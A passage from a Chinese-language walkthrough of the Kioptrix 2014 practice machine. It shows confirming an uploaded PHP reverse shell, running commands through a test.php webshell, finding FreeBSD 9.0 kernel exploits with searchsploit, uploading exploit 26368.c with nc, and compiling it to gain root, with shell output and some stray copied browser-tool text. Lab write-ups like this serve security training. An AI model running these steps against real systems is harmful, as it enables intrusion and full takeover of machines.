
7. 访问data的目录遍历，看php-reverse-shell.php文件是否已经被成功下载了

Index of /phptax/data

- [Parent Directory](#)
- [1040/](#)
- [SchA/](#)
- [SchB/](#)
- [SchD/](#)
- [SchD1/](#)
- [W2/](#)
- [pdf/](#)
- [php-reverse-shell.php](#)
- [test.php](#)



8. 访问php-reverse-shell.php文件执行其中的反弹shell命令，如下，成功获取shell



三、权限提升

1. uname -a查看系统内核版本，是FreeBSD 9.0内核的

```
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:/usr/obj/usr/src
/sys/GENERIC  amd64
$
```

2. 搜索该版本内核漏洞，发现存在两个漏洞

searchsploit FreeBSD 9.0

Exploit Title	Path
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation	freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation	freebsd/local/26368.c

Shellcodes: No Results

3. 将exp脚本复制出来，通过nc上传到靶机，通过shell文件执行pwd命令得知web路径

/usr/local/www/apache22/data2/phptax/data ";

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL

Split URL

Execute

☐ Post data ☐ Referer ☒ User Agent ☐ Cookies

Add Header

Clear All

U

Mozilla/4.0 Mozilla4_browser

http://192.168.0.107:8080/phptax/data/test.php?cmd=pwd

4. cd到web路径, gcc编译exp脚本, 然后执行编译好的exp二进制可执行文件, 如下, 成功获取root权限

```
$ cd /usr/local/www/apache22/data2/phptax/data
$ ls
1040
26368.c
SchA
SchB
SchD
SchD1
W2
pdf
php-reverse-shell.php
test.php
$ gcc 26368.c -o exp
26368.c:89:2: warning: no newline at end of file
$ ls
1040
26368.c
SchA
SchB
SchD
SchD1
W2
exp
pdf
php-reverse-shell.php
test.php
$ ./exp
id Agent Cookies Add Header Clear All
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root
```